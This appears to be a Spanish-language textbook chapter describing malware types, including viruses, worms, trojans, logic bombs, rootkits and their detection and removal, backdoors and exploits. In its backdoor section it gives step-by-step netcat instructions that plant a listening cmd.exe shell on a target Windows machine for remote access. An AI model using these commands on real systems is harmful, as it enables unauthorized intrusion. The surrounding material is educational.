- Virus de fecha/bombas lógicas/bombas a tiempo. Estos son los tipos de virus que residen en un ordenador y se ejecutan cuando ocurre algún evento como una determinada fecha o un día de la semana. Esta técnica permite la activación del virus y su difusión antes de que se detecte. Ejemplos de estos virus son: `Michaelangelo', `Sunday' y `Century'.
- Virus de macro. Estos virus son programas que se aprovechan de las utilidades macro que se incorporan a programas como Excel y Word. Son bastante fáciles de escribir y de introducirse en los documentos que guardan el código de macro en la parte principal del documento. El virus 'Concept' fue el primer virus de macro escrito para el programa Word 95.
- Virus encriptados. Se trata de un tipo de virus cuyo código está encriptado. El virus en sí mismo contiene la clave de desencriptación y un motor de desencriptación. La clave de encriptación varía de una infección a otra haciendo que el código encriptado aparezca de forma diferente en cada caso. Esta metodología fue utilizada por los creadores de virus para ocultarlo de las técnicas de análisis de firma. El "Cascade" fue uno de los primeros virus que utilizaba esta metodología.
- Virus polimórficos. Estos virus contienen un código encriptado y un motor de desencriptación. Además de esto, también tienen un motor de mutación que crea nuevos esquemas de encriptado para cada infección. Si un usuario ejecuta un programa que contiene el virus, primero ejecuta el motor de desencriptación y coloca el código del virus en la memoria. A continuación el virus inicia el motor de muta-

ción que genera una encriptación y la rutina de desencriptación para la próxima infección. Finalmente el virus desencripta una copia de sí mismo y el motor de mutación utilizando el nuevo motor de encriptación y se sitúa en un nuevo fichero. Esto crea un virus que no tiene una firma fija, lo que dificulta su detección, ya que no todas las infecciones tienen el mismo aspecto. El primer virus polifórmico conocido, el 1260, fue escrito en los EE.UU. por Mark Washburn en 1990.

- Virus Stealth. Este tipo de virus intenta ocultar su presencia escondiéndose en algunas llamadas al sistema. El primer virus stealth fue el `Brain' que intentó bloquear la interrupción 13 y algunas otras llamadas del sistema que detectan virus en el sistema operativo DOS. Esta es una tendencia que prevalece aún hoy en día. Un gusano reciente llamado 'Lion' instala un rootkit y luego hace varias modificaciones del sistema para prevenir que cualquier escáner pueda detectar su presencia.

28.4. Gusanos

Un gusano, worm en inglés, es un programa que se propaga de un ordenador a otro, generalmente creando copias de sí mismo en la memoria de cada ordenador. Un gusano se puede duplicar a sí mismo en un ordenador con tanta frecuencia que hace que el ordenador se colapse. A veces escrito en segmentos individuales, un gusano se introduce inadvertidamente en un ordenador ya sea por diversión o con la intención de dañar o destruir información.

El término gusano proviene de una novela de ciencia ficción y generalmente se ha reemplazado por el término virus. El actual término gusano fue utilizado por primera vez en el año 1975 en la novela de John Brunner 'The Shockwave Rider'. En esta novela, Nicholas Haflinger diseña y pone en marcha un gusano de recopilación de datos en un acto de venganza contra los hombres poderosos que dirigen una red nacional de información electrónica que induce a la conformidad de masas. "Usted tiene el gusano más grande de la historia suelto en la red, y automáticamente sabotea cualquier intento de controlarlo ... Nunca ha habido un gusano con una cabeza tan resistente o una cola tan larga!" El 2 de Noviembre de 1988, Robert Tappan Morris, un estudiante de posgrado de la Universidad de Cornell, desenca-

denó lo que se conoce como el gusano Morris, interrumpiendo alrededor del 10% de los ordenadores en Internet y provocó la formación del Centro de Coordinación del CERT y la lista de correo Phage. Morris se convirtió en la primera persona juzgada y condenada bajo la “Computer Fraud and Abuse Act” de 1986.

Muchos de los gusanos que se han creado, sólo están diseñados para propagarse, y no intentan alterar los sistemas que atraviesan. Sin embargo, como mostró el gusano Morris y el Mydoom, el tráfico de red y otros efectos no deseados pueden con frecuencia verse profundamente trastornados. Un gusano puede tener un código diseñado para hacer algo más que difundirse, puede borrar ficheros en un ordenador, como por ejemplo el gusano ExploreZip, encriptar ficheros en un ataque de extorsión, o enviar documentos por correo electrónico. Otro contenido muy común de los gusanos es instalar una puerta trasera en el ordenador infectado para permitir la creación de un ordenador zombie bajo el control del autor del gusano. Las redes de estos ordenadores se refieren a menudo como 'botnets' y son muy utilizados por los remitentes de spam para el envío de correo basura o para ocultar la dirección de su sitio web. Por lo tanto los generadores de correo basura piensan que es una fuente para la expansión de estos gusanos y los autores del gusano han sido sorprendidos vendiendo listas de direcciones IP de ordenadores infectados.

En Wikipedia se puede encontrar listas de gusanos, buscando el texto “computer worm list”

28.5. Troyano

Un troyano es un programa destructivo que simula ser un juego, una utilidad o una aplicación. Cuando se ejecuta este programa, provoca algún tipo de daño en el ordenador donde se ha instalado, aparentando hacer algo útil. Para ello se introduce dentro de un programa, una rutina o un conjunto de instrucciones, por supuesto no autorizadas, y que la persona que lo ejecuta no conoce, para que dicho programa actúe de una forma diferente a como estaba previsto. El término deriva de la historia del Caballo de Troya de la mitología griega.

Un troyano puede modificar el ordenador del usuario mostrando anuncios en lugares no deseados, tales como en el escritorio o en pop-ups incontrolables en el navegador Web, o puede ser menos notorio, como la instalación de una barra de herramientas en el navegador Web del usuario sin pedirle permiso. Esto puede crear ingresos al autor de un troyano, a pesar de estar en contra de las condiciones del servicio de la mayoría de las principales redes de publicidad en Internet, como Google AdSense.

Los troyanos pueden permitir el acceso remoto de un intruso a un determinado sistema de ordenadores. Una vez que se ha instalado el troyano en este sistema de ordenadores, el intruso puede tener acceso al ordenador de forma remota y realizar diversas operaciones limitadas por los privilegios del usuario en los ordenadores de destino y el diseño del troyano. De esta manera los troyanos requieren la interacción con un intruso para cumplir con su propósito, aunque el intruso no necesita ser la persona responsable de la distribución del troyano.

Es posible que los intrusos escaneen los ordenadores de una red mediante un escáner de puertos, con la esperanza de encontrar uno donde instalar el malicioso troyano, con la que a continuación el intruso puede utilizarlo para controlar el ordenador de destino.

La forma de infectar ordenadores, así como su reproducción, es exactamente igual que en el caso de un virus. Lo mismo en cuanto a su desinfección.

En http://www.simovits.com/trojans/trojans_name.html hay una extensa lista de troyanos.

28.6. Bombas lógicas

Un ataque con este tipo de programas suele ser el sabotaje mas comúnmente utilizado por empleados descontentos. Consiste en introducir un programa o una rutina que en una fecha determinada destruirá o modificará la información o provocará el cuelgue del sistema. Para ser considerado una bomba lógica, el código debería ser no deseado y desconocido para el usuario. Los programas de prueba que desactivan algunas funcionalidades después de un tiempo determinado, no se considera normalmente como bombas lógicas.

Se ha informado de que en el año 1982 el incidente Transiberian Pipeline se produjo a causa de una bomba lógica. Más tarde se informó de que esta historia podía ser un engaño. Presuntamente se robó a un agente de la KGB los planos de un sofisticado sistema de control y sus programas a una empresa canadiense para el uso en su pipeline de Siberia. La CIA fue supuestamente alertada de los documentos en el Farewell Dossier y tuvo que insertar una bomba lógica en el programa con fines de sabotaje.

28.7. Rootkit

Un rootkit es un programa que permite el acceso continuo con privilegios a un ordenador, mientras se está ocultando su presencia de los administradores, lo que vulnera la funcionalidad estándar del sistema operativo u otras aplicaciones.

El término rootkit es una concatenación de la cuenta de usuario "root" en los sistemas operativos Unix y la palabra "kit", que se refiere a los componentes de los programas que implementan la herramienta.

Normalmente un atacante instala un rootkit en un ordenador después de obtener por primera vez el acceso a nivel de administrador al mismo, ya sea mediante la explotación de una vulnerabilidad conocida o encontrando una contraseña. Una vez se ha instalado un rootkit, permite a un atacante ocultar su intrusión activa y tener acceso privilegiado al ordenador eludiendo la autenticación normal y los mecanismos de autorización. Aunque los rootkits pueden servir para distintos fines, han ganado notoriedad principalmente como malware, apropiándose de los recursos informáticos o robando contraseñas sin el conocimiento de los administradores y los usuarios de los sistemas afectados.

28.7.1. Historia

El primer virus informático documentado orientado a los ordenadores personales en 1986, utilizaba las técnicas de camuflaje para ocultarse. El virus Brain interceptaba los intentos de lectura del sector de arranque y redirigía estos accesos a otra parte del disco donde se guardaba una copia del sector

de inicio original. Con el tiempo, los métodos de camuflaje del sistema operativo DOS se hicieron más sofisticados, con técnicas avanzadas, incluyendo la conexión a través de la interrupción 13 con el fin de ocultar las modificaciones de los ficheros.

Los primeros rootkits eran fáciles de detectar mediante el uso de algunas herramientas. Lane Davis y Steven Dake parece que han escrito los primeros rootkits conocidos en 1990 para atacar ordenadores con el sistema operativo SunOS 4.1.1. Un exploit anterior equivalente a un rootkit fue realizado por Ken Thompson de Bell Labs contra un laboratorio naval de California para resolver una apuesta. Para ello, Thompson modificó el compilador del lenguaje C de una distribución del sistema operativo Unix y mostró el exploit en una conferencia que pronunció al recibir el premio Turing en 1983.

Los primeros rootkits maliciosos para el sistema operativo Windows NT aparecieron en 1999 con un troyano llamado NTRootkit creado por Greg Hoglund y seguido por el HackerDefender en 2003.

En 2005, Sony BMG, incluyó un programa rootkit llamado Extended Copy Protection (XCP), creado por First 4 Internet, en muchos de sus CDs de música, en un intento por hacer cumplir los derechos de propiedad DRM. Además de las modificaciones intencionales no autorizadas hechas al ordenador de destino, el rootkit de Sony BMG ocultaba automáticamente cualquier fichero cuyo nombre empezase con "sys". El malware pronto parecía que empezaba a tomar ventaja de la invisibilidad gratuita proporcionada por la permutación de Sony BMG, con el fin de ocultarse de los programas antivirus. Dado a conocer por el ingeniero y arquitecto de software Mark Russinovich, se creó una herramienta llamada RootkitRevealer, con el que era capaz de descubrir el rootkit de Sony BMG. Russinovich publicó esta información en su blog. A la luz de la publicidad negativa, Sony BMG lanzó parches para corregir los incumplimientos, pero los intentos iniciales fallaron en la eliminación de las vulnerabilidades de seguridad que había creado el rootkit.

28.7.2. Tipos de rootkit

Hay por lo menos cinco tipos de rootkit, que van desde los de nivel más bajo en el firmware con los privilegios más altos, hasta las variantes con menos privilegios basados en el modo usuario. Las combinaciones híbridas pueden abarcar por ejemplo desde el modo usuario hasta el modo núcleo.

28.7.2.1.Modo usuario

En modo usuario, los rootkits se ejecutan como usuario en lugar de hacerlo en los procesos de bajo nivel del sistema. Tienen distintos formas posibles de instalación con el fin de interceptar y modificar el comportamiento estándar de las interrupciones del ordenador. Algunos rootkits añaden una librería (DLL) en otros procesos, y por lo tanto son capaces de ejecutarse dentro de cualquier proceso en el ordenador destino con el fin de atacarlo. Otros rootkits con privilegios suficientes, sobrescriben simplemente la memoria de la aplicación objetivo.

Los mecanismos para la instalación de rootkits incluyen:

- El uso de las extensiones de las aplicaciones que ofrece el proveedor. Por ejemplo el Explorador de Windows tiene interfaces públicas que permiten a terceros ampliar sus funcionalidades.
- La interceptación de mensajes.
- El uso de los depuradores de programas.
- La explotación de las vulnerabilidades de seguridad.
- La función de enganche o de parcheo de uso general de las interrupciones del ordenador, por ejemplo para ocultar un proceso en ejecución o un fichero que reside en un sistema de ficheros.

Dado que todas las aplicaciones en modo usuario se ejecutan en su propio espacio de memoria, el rootkit necesita llevar a cabo este parcheo en el espacio de memoria de cada aplicación en ejecución. Además el rootkit debe supervisar el sistema ante las nuevas aplicaciones que se ejecutan y parchean el espacio de memoria de estos programas antes de que se ejecuten.

28.7.2.2.Modo núcleo

Los rootkits en modo núcleo se ejecutan con los privilegios más altos del sistema operativo mediante la adición de código o el reemplazo de partes del sistema operativo principal, incluyendo el núcleo y los controladores de dispositivos asociados. La mayoría de los sistemas operativos soportan los controladores de dispositivo de modo núcleo que se ejecutan con los mismos privilegios que el propio sistema operativo. Así muchos rootkits de modo núcleo, se pueden cargar dinámicamente, como los módulos del núcleo de Linux o los controladores de dispositivo de Microsoft Windows.

Esta clase de rootkit tiene acceso al ordenador sin restricciones en cuanto a seguridad, pero son más difíciles de escribir. La complejidad hace que hayan errores y cualquier error en la operación de código en el nivel del núcleo puede afectar seriamente la estabilidad del sistema, lo que lleva al descubrimiento del rootkit. Uno de los primeros rootkits de modo núcleo conocido fue desarrollado para Windows NT 4.0 y publicado en Phrack a mediados de la década de 1990 por Greg Hoglund.

Los rootkits de modo núcleo pueden ser especialmente difíciles de detectar y eliminar, porque operan en el mismo nivel de seguridad que el propio sistema operativo, por lo que son capaces de interceptar o modificar las operaciones del sistema operativo. Cualquier programa, como podría ser un antivirus, que se ejecuta en el ordenador comprometido es igualmente modificable. En esta situación no se puede confiar en ninguna parte del sistema.

Un rootkit puede modificar las estructuras de datos del núcleo, puede conectar las funciones del núcleo en la SSDT (System Service Descriptor Table) o modificar las puertas entre el modo usuario y el modo núcleo con el fin de implementar su encubrimiento.

El bootkit es una variante rootkit de modo núcleo que se utiliza principalmente para atacar los sistemas de encriptación de todo un disco, por ejemplo, lo hace el Evil Maid Attack. El término bootkit fue acuñado por los investigadores de seguridad de la India, Nitin Kumar y Kumar Vipin, quienes lo presentaron en el Blackhat Europe 2007. Un bootkit sustituye el gestor de arranque legítimo por otro controlado por un atacante. Generalmente el gestor de software malicioso persiste a través de la transición al modo protegido cuando se ha cargado el núcleo. Por ejemplo el Stoned

Bootkit modifica el sistema mediante el uso de un gestor de arranque comprometido que intercepta las claves de encriptación y las contraseñas. Además de impedir el acceso físico no autorizado a los ordenadores, un módulo de plataforma confiable, configurado para proteger la ruta de inicio, es la única defensa conocida contra este ataque.

28.7.2.3.Nivel hipervisor

Los rootkits se han creado a nivel hipervisor sólo en el mundo académico como pruebas de concepto. Mediante la explotación de las características de hardware como Intel VT o AMD-V, este tipo de rootkit se ejecuta por encima del nivel núcleo y se aloja en el sistema operativo de destino como una máquina virtual, lo que permite al rootkit interceptar todas las llamadas al hardware realizadas por el sistema operativo original.

A diferencia de los hipervisores normales, no se tienen que cargar antes del sistema operativo, pero pueden cargarse en un sistema operativo antes de su promoción en una máquina virtual. Un rootkit a nivel hipervisor no tiene que hacer ninguna modificación en el núcleo del ordenador objetivo para alterarlo, aunque eso no quiere decir que no pueda ser detectado por el sistema operativo invitado, como por ejemplo las diferencias de tiempo puede ser detectables en las instrucciones de la CPU. El rootkit de laboratorio SubVirt, desarrollado conjuntamente por los investigadores de Microsoft y de la Universidad de Michigan, es un ejemplo académico de un rootkit basado en máquina virtual, y el Blue Pill es otro.

En 2009, los investigadores de Microsoft y la Universidad Estatal de Carolina del Norte demostraron un anti-rootkit a nivel hipervisor llamado Hooksafe que proporciona protección genérica contra los rootkits en modo núcleo.

28.7.2.4.Tipo hardware/irmware

Un rootkit firmware utiliza el firmware del dispositivo o de la plataforma para crear una imagen de malware persistente en el hardware como puede ser una tarjeta de red, un disco duro o la BIOS del sistema. El rootkit se esconde en el firmware, porque no suele ser inspeccionado en cuanto a la integridad del código. John Heasman demostró la viabilidad de los rootkits

firmware, tanto en las rutinas de firmware ACPI como en la tarjeta ROM de expansión PCI.

En Octubre de 2008, los intrusos manipularon los ordenadores que gestionan las tarjetas de crédito europeas antes de su instalación. Los dispositivos interceptaron y transmitieron los detalles de las tarjetas de crédito a través de una red de telefonía móvil. En Marzo de 2009, los investigadores Alfredo Ortega y Aníbal Sacco publicaron detalles de un rootkit a nivel de BIOS en Windows, que era capaz de sobrevivir al reemplazo del disco duro y a la reinstalación del sistema operativo. Unos meses más tarde se encontraron con que algunas BIOS de ordenadores portátiles venían con un rootkit preinstalado legítimo conocido como el Computrace LoJack. Esto es un sistema de tecnología antirobo que, como demostraron los investigadores, se puede activar con fines maliciosos.

28.7.3. Instalación y encubrimiento

Los rootkits emplean varias técnicas para hacerse con el control de un sistema. También el tipo de rootkit influirá en el tipo de ataque que se elija. El más común es aprovechar las vulnerabilidades de seguridad. Otra posibilidad es instalarse como si fuese un troyano, engañando a un usuario para que confíe en el instalador del rootkit como benigno, en este caso la ingeniería social convence a un usuario de que el rootkit es beneficioso. La tarea de instalación es más fácil si no se aplica el principio de pocos privilegios, ya que entonces el rootkit no tiene que solicitar explícitamente privilegios elevados, es decir, privilegios a nivel de administrador. Otras clases de rootkits se pueden instalar por alguien con acceso físico al sistema de destino.

Una vez instalado, un rootkit toma medidas activas para ocultar su presencia dentro del sistema a través de la subversión o la evasión de las herramientas estándar de seguridad del sistema operativo y las interrupciones del ordenador usadas para el diagnóstico, el análisis y el seguimiento. Los rootkits alcanzan este objetivo modificando el comportamiento de las partes fundamentales de un sistema operativo, cargando código en otros procesos, e instalando o modificando los controladores o los módulos del núcleo. Las técnicas de ofuscación incluyen la ocultación de los procesos en ejecución de los mecanismos de supervisión del sistema y esconder los ficheros del

sistema y otros datos de configuración. No es raro que un rootkit deshabilite la capacidad del registro de sucesos de un sistema operativo en un intento de ocultar la evidencia de un ataque. En teoría los rootkits pueden subvertir cualquier actividad del sistema operativo, excepto la programación de la CPU. El rootkit perfecto puede ser considerado similar a un crimen perfecto, nadie se da cuenta de que se ha realizado.

Además de la instalación en modo núcleo, que es lo más frecuente, los rootkits adoptan una serie de medidas para garantizar su supervivencia frente a la detección y a la limpieza por parte de los programas antivirus. Esto incluye el polimorfismo, las técnicas de ocultación, la regeneración y la desactivación del software anti-malware.

28.7.4. Detección

El problema fundamental de la detección de un rootkit es que si el sistema operativo ha sido subvertido, en particular por un rootkit a nivel núcleo, no se puede confiar en encontrar las modificaciones no autorizadas a sí mismo o a sus componentes. Las acciones, tales como solicitar una lista de los procesos en ejecución o una lista de ficheros de un directorio, no son fiables ya que es posible que se comporten como en la versión original. En otras palabras, los detectores de rootkits que funcionan mientras se ejecutan en los sistemas infectados, sólo son eficaces contra los rootkits que tienen algún defecto en su camuflaje, o que se ejecutan con privilegios menores en modo usuario que el programa de detección en el núcleo. Al igual que con los virus informáticos, la detección y la eliminación de los rootkits es una lucha constante entre ambos lados de este conflicto.

La detección puede hacerse de distintas formas que incluye el uso de firmas, la comprobación de la integridad, la detección basada en la diferencia y la detección del comportamiento. Varios productos detectan algunos rootkits. El sistema operativo UNIX ofrece la inclusión de los programas Zeppoo, chkrootkit, rkhunter y OSSEC. En los sistemas operativos Windows, las herramientas gratuitas de detección incluyen Microsoft Sysinternals Rootkit Revealer, avast! antivirus, Sophos Anti-Rootkit, F-Secure Blacklight y Radix. En última instancia cualquiera de los detectores de rootkit que son eficaces, contribuyen a su propia ineficacia dado que los autores de malware

se adaptan y prueban su código para evitar ser detectados por las herramientas en cuestión.

El mejor método y el más fiable para la detección del rootkit a nivel de sistema operativo es apagar el ordenador sospechoso de infección, y luego comprobar el contenido del sector de arranque mediante un medio alternativo de confianza, por ejemplo, un CD-ROM de rescate o una unidad flash USB. La técnica es efectiva porque un rootkit puede esconder activamente su presencia si no se está ejecutando.

28.7.4.1.Detección basada en el comportamiento

Este método de detección trata de inferir en la presencia de un rootkit mediante la búsqueda de un comportamiento similar a él. Por ejemplo, se puede atribuir que es consecuencia de un rootkit, los análisis de los perfiles de un sistema, las diferencias en el tiempo y la frecuencia de las llamadas a las interrupciones, o en general a la utilización de la CPU. El método es complejo y se ve obstaculizado por una alta incidencia de falsos positivos. A veces los rootkits defectuosos pueden introducir cambios muy evidentes, por ejemplo, cuando se aplicaba el rootkit Alureon que rompía los sistemas Windows después de una actualización de seguridad.

28.7.4.2.Detección basada en la firma

Los programas antivirus rara vez capturan todos los virus aunque sus fabricantes incorporen la detección de rootkits en sus productos. Un detector de rootkit puede notar un intento de ocultación durante un análisis antivirus. Un rootkit que intenta temporalmente descargarse del sistema, se puede encontrar con el método de detección de huella digital o de firma. Esto combina las propuestas de las fuerzas atacantes para implementar los mecanismos de contraataque que intentan apagar la ejecución de los programas antivirus. Los métodos de detección basados en firmas pueden ser eficaces contra los rootkits publicados, pero no contra los rootkits especialmente diseñados para hacer daño.

28.7.4.3.Detección basada en la diferencia

Otro método de detección de rootkits consiste en la comparación de los datos originales con los datos contenidos en el ordenador. Por ejemplo, los fi-

cheros binarios presentes en el disco duro se pueden comparar con sus copias en la memoria, o los resultados devueltos por el sistema de ficheros o el contendo del registro que se pueden contrastar con las estructuras originales en los discos físicos subyacentes. Sin embargo en este caso, se pueden introducir algunas diferencias válidas con los mecanismos del sistema operativo, por ejemplo, la reubicación de memoria. Este fue el método utilizado por la herramienta de RootkitRevealer de Mark Russinovich para encontrar el rootkit de Sony DRM.

28.7.4.4. Verificación de integridad

Para la verificación de la integridad, se puede utilizar una función para calcular la huella digital o la firma digital que puede ayudar a detectar las futuras modificaciones no autorizadas de las bibliotecas de código en el disco. Sin embargo los esquemas no sofisticados verifican sólo si el código se ha modificado desde su creación y liberación. La subversión antes de esta fecha no es detectable. La huella digital debe ser restablecida cada vez que se realizan cambios en el sistema. El proceso de huella digital crea un mensaje encriptado. Recalculando y comparando el nuevo mensaje encriptado a intervalos regulares, se pueden detectar los cambios en el sistema y controlar la fecha de liberación. Los rootkits más sofisticados son capaces de subvertir el proceso de verificación mediante la presentación de una copia sin modificar para su inspección, o haciendo modificaciones en la memoria en lugar del disco. Por lo tanto la técnica es eficaz sólo contra las formas más nuevas de rootkit que sustituyen simplemente los comandos de Unix como el **ls** que lista los ficheros, con el fin de ocultar la presencia del rootkit.

Del mismo modo, la detección en el firmware se puede lograr mediante el cálculo de una clave criptográfica de firmware y comparar los valores encriptados contra una lista blanca de valores esperados, o extendiendo los valores encriptados en los registros de configuración TPM (Trusted Platform Module), para luego ser comparados con una lista blanca de valores esperados.

28.7.4.5. Volcados de memoria

Mediante un completo volcado de memoria, se capturará un rootkit activo en modo núcleo o en modo usuario en el fichero de volcado resultante. Esto permite hacer un análisis fuera de línea mediante el uso de un depurador y

sin que el rootkit pueda tomar las medidas para ocultarse. Esta técnica es altamente especializada y puede requerir el acceso al código fuente, que muchas veces no es público. Los volcados de memoria no se puede utilizar para detectar un rootkit basado en hipervisor, ya que es capaz de interceptar y subvertir los intentos de más bajo nivel para leer la memoria.

28.7.5. Eliminación de un rootkit

La mayoría de los rootkits instalan ganchos en los procesos de modo usuario. Los que operan en el nivel más bajo del sistema operativo, tienen privilegios de sistema, por lo que arrancar en modo seguro en un sistema operativo Windows, no suele permitir su eliminación. Dada la naturaleza furtiva de los rootkits, algunos expertos creen que la única manera fiable para eliminarlos es volver a instalar el sistema operativo desde un medio de confianza. Varios proveedores de programas de seguridad ofrecen herramientas para detectar automáticamente y eliminar rootkits, por lo general como parte de una suite antivirus. A partir del año 2005, la revista mensual Malicious Software Removal Tool de Microsoft es capaz de detectar y eliminar algunos rootkits.

La eliminación manual es a menudo demasiado difícil para un usuario común de ordenador. Por el contrario, las herramientas de eliminación de software malicioso y antivirus que se ejecutan en un sistema no confiable, puede ser ineficaces contra los rootkits en modo núcleo bien escritos. Arrancar un sistema operativo alternativo de confianza puede permitir que se monte un volumen del sistema infectado y potencialmente se puede limpiar de forma segura, copiando los datos críticos fuera del sistema o alternativamente realizar un examen interno. Los sistemas operativos ligeros como Windows PE, Windows Recovery Console, Windows Recovery Environment, BartPE o Live Distros se pueden utilizar para este fin, permitiendo la limpieza del sistema.

Algunos escáneres de programas antivirus pueden pasar por alto las interrupciones del sistema de ficheros que son vulnerables a la manipulación de un rootkit. Los escáneres tienen acceso a las estructuras del sistema de ficheros directamente y utilizan esta información para validar los resultados

de las interrupciones del sistema para identificar las diferencias que pueden ser causadas por un rootkit que ha subvertido el sistema.

Muy a menudo no se puede realizar la reparación manual. Incluso si se conoce su tipo y su naturaleza, es más sencillo y más rápido volver a instalar el sistema operativo y las aplicaciones. El tiempo de reinstalación puede reducirse en gran medida por el moderno software moderno de disponer de una imagen de la unidad, especialmente cuando la imagen de origen incluye los controladores de hardware necesarios y las aplicaciones de software. Esto es cierto incluso si el rootkit es bien conocido y se puede eliminar por completo.

28.8. Puertas traseras

Una puerta trasera en un ordenador es un método para acceder remotamente a un ordenador de forma subrepticia, es decir, eludiendo la autenticación normal e intentando pasar inadvertido el atacante que intenta entrar al ordenador atacado. La puerta trasera puede adoptar la forma de un programa instalado, por ejemplo, el Back Orifice, o podría ser una modificación de un programa existente o de un dispositivo de hardware.

La amenaza de las puertas traseras ha aparecido cuando se ha adoptado ampliamente los sistemas operativos multiusuario y en red. Petersen y Turn lo discutieron en un documento publicado en las actas de la Conferencia AFIPS de 1967. Habían observado una clase de ataques de infiltración activa que utilizan puntos de entrada trampa en el sistema para eludir las instalaciones de seguridad y permitir el acceso directo a los datos. Aquí el uso de la palabra trampa coincide claramente con las definiciones más recientes de una puerta trasera. Sin embargo, desde el advenimiento de la criptografía de clave pública, el término trampa ha adquirido un significado distinto. En términos más generales tales infracciones de seguridad fueron discutidos en detalle en un informe de un grupo de trabajo de RAND Corporation publicado bajo el patrocinio de ARPA por JP Anderson y DJ Edwards en el año 1970.

En el momento de la conexión a un sistema, una puerta trasera podría tomar la forma de una combinación de un usuario intruso y una contraseña que

diera acceso al sistema. Un ejemplo famoso de este tipo de puerta trasera se desarrollaba en la película Wargames de 1983. Un intento de plantar una puerta trasera en el núcleo del sistema operativo Linux, expuesto en Noviembre de 2003, mostró cuán sutil puede ser un cambio de código. En este caso, un cambio de dos líneas parecía ser un error tipográfico, pero en realidad daba al usuario con una llamada sus_wait4 acceso al sistema. Aunque el acceso a una puerta trasera en los sistemas que utilizan software propietario es díficil, es una posibilidad. Los programadores han tenido éxito incluso instalando en secreto grandes cantidades de código benignos en los programas, aunque estos casos puede implicar la tolerancia oficial, si no el permiso real.

También es posible crear una puerta trasera sin modificar el código fuente de un programa, o incluso modificarlo después de la compilación. Esto se puede hacer volviéndolo a escribir en el compilador para que reconozca el código durante la compilación que provoca la inclusión de una puerta trasera en la salida compilada. Cuando el compilador comprometido encuentra dicho código, lo compila como normal, pero inserta una puerta trasera. Este ataque fue descrito por primera vez por Ken Thompson en su famoso artículo 'Reflections on Trusting Trust'.

Muchos gusanos informáticos, como el Sobig y el Mydoom, instalan una puerta trasera en el ordenador afectado, generalmente un ordenador que ejecuta versiones inseguras de Microsoft Windows y Microsoft Outlook. Estas puertas traseras parecen estar instaladas de manera que los generadores de correo basura pueden enviar correo electrónico no deseado desde los ordenadores infectados.

Una puerta trasera tradicional es una puerta trasera simétrica: cualquier persona que encuentre la puerta trasera la puede usar. La noción de una puerta trasera asimétrica fue presentado por Adam Young y Moti Yung en los Proceedings of Advances in Cryptology: Crypto '96. Una puerta trasera asimétrica sólo puede ser utilizada por el atacante que la instala, aunque la plena implementación de la puerta trasera se haga pública. Existe una puerta trasera asimétrica experimental en la generación de claves RSA. Esta puerta trasera OpenSSL RSA fue diseñada por Young y Yung y utiliza un par trenzado de curvas elípticas, y ha sido puesto a disposición pública.

28.8.1. Ejemplo

Las instrucciones a seguir son

1. Descargar Netcat for Windows, un programa muy popular que permite leer y escribir datos a través del protocolo TCP. Este programa es gratuito y de código abierto, por lo que no se tiene que pagar a nadie para usarlo y se puede examinar el código fuente del programa, si se desea hacerlo.
2. Descomprimir el programa en cualquier carpeta que se desee. Descomprimirlo en el escritorio en una carpeta llamada "netcat" para que sea fácil recordarla.
3. Copiar el programa nc.exe en el equipo de destino donde se desea instalar una puerta trasera. Asegarse de que se pone el programa nc.exe en el directorio "C: \ Windows \ System32" del directorio en la máquina objetivo.
4. Abrir una ventana de DOS eligiendo el botón "Inicio", clic en "Ejecutar" y luego escribiendo "cmd" y pulsando la tecla "Enter". Utilizar el comando "cd" para navegar hasta la carpeta en la que ha colocado el programa nc.exe.
5. Escribir lo siguiente en el símbolo del sistema: "nc -d -L -e cmd.exe -p XXX", donde "XXX" es el número de puerto a través del que se desea conectar. Elegir un número alto, como el puerto 10000 o superior.
6. En el equipo atacante, abra una ventana DOS y escribir el siguiente comando: "telnet XXXX XXX", donde "XXXX" es la dirección IP del equipo de destino y "XXX" es el puerto del equipo de destino que se abrió anteriormente. Este comando abre un enlace de datos entre los dos equipos, a través del cual se puede explorar los ficheros, ejecutar comandos y realizar otras acciones.

28.9. Exploits

Un exploit es un trozo de programa, un conjunto de datos o una secuencia de comandos que se aprovechan de un error, un fallo o una vulnerabilidad para que se comporte de forma involuntaria o no intencionada, los programas, el hardware o algo electrónico del ordenador. Frecuentemente esto

incluye tareas como conseguir el control de un ordenador del sistema o permitir un mayor privilegio de acceso o un ataque de denegación de servicio.

28.9.1. Clasificación

Hay varios métodos para clasificar los exploits, siendo el más común la clasificación por como el exploit contacta con los programas vulnerables. Un exploit remoto actúa sobre una red y explota la vulnerabilidad de seguridad sin ningún acceso previo al sistema vulnerable. Un exploit local requiere un acceso previo al sistema vulnerable y normalmente incrementa los privilegios de la persona que corre el exploit con los privilegios del administrador del sistema. También existe los exploits contra las aplicaciones de usuario, y normalmente consiste en modificar los servidores cuando estos acceden a la aplicación de usuario del ordenador remoto. Los exploits contra las aplicaciones de usuario también pueden requerir alguna interacción con el usuario y así se puede usar en combinación con algún método de ingeniería social.

Otra clasificación es en base a la acción contra sistemas vulnerables: el acceso a datos no autorizados, la ejecución de código arbitrario, la denegación de servicio. Muchos exploits están diseñados para suministrar acceso a nivel superusario a un sistema de ordenadores. Sin embargo también es posible usar varios exploits, primero para ganar un acceso de bajo nivel, y a continuación escalar los privilegios repetidamente hasta llegar al nivel de administrador.

Normalmente un único exploit solo puede tomar ventaja de una determinada vulnerablidad de software. A menudo cuando se publica un exploit, la vulnerabilidad se soluciona con un parche por lo que el exploit se hace anticuado en las nuevas versiones de los programas. Esta es la razón por la que los intrusos no publican sus exploits, guardándoselos para ellos u otros intrusos.

28.9.2. Tipos

Los exploits normalmente se agrupan y denominan de acuerdo con los criterios siguientes:

- El tipo de vulnerabilidad que explotan.

- Si ellos necesitan ser ejecutados en el mismo ordenador que hay el programa vulnerable o se pueden ejecutar en otro ordenador y desde aquel atacar al ordenador donde hay el programa, es decir, hacerlo en forma remota.
- El resultado de la ejecución del exploit (EoP, DoS, Spoofing, etc...)

28.10. Applets maliciosos

En los últimos años, con la proliferación de las páginas web, y el uso de los lenguajes Java y Javascript, se ha hecho popular una nueva forma de malware. Se trata de los denominados applets maliciosos, applets que al ser descargados, intentan monopolizar o explotar los recursos del sistema de una forma inapropiada. Esto incluye desde los ataques clásicos como las denegaciones de servicio o la ejecución remota de programas en el ordenador del usuario hasta amenazas mucho más elaboradas, como la difusión de virus, la ruptura lógica del cortafuegos o la utilización de recursos remotos para grandes cálculos científicos.

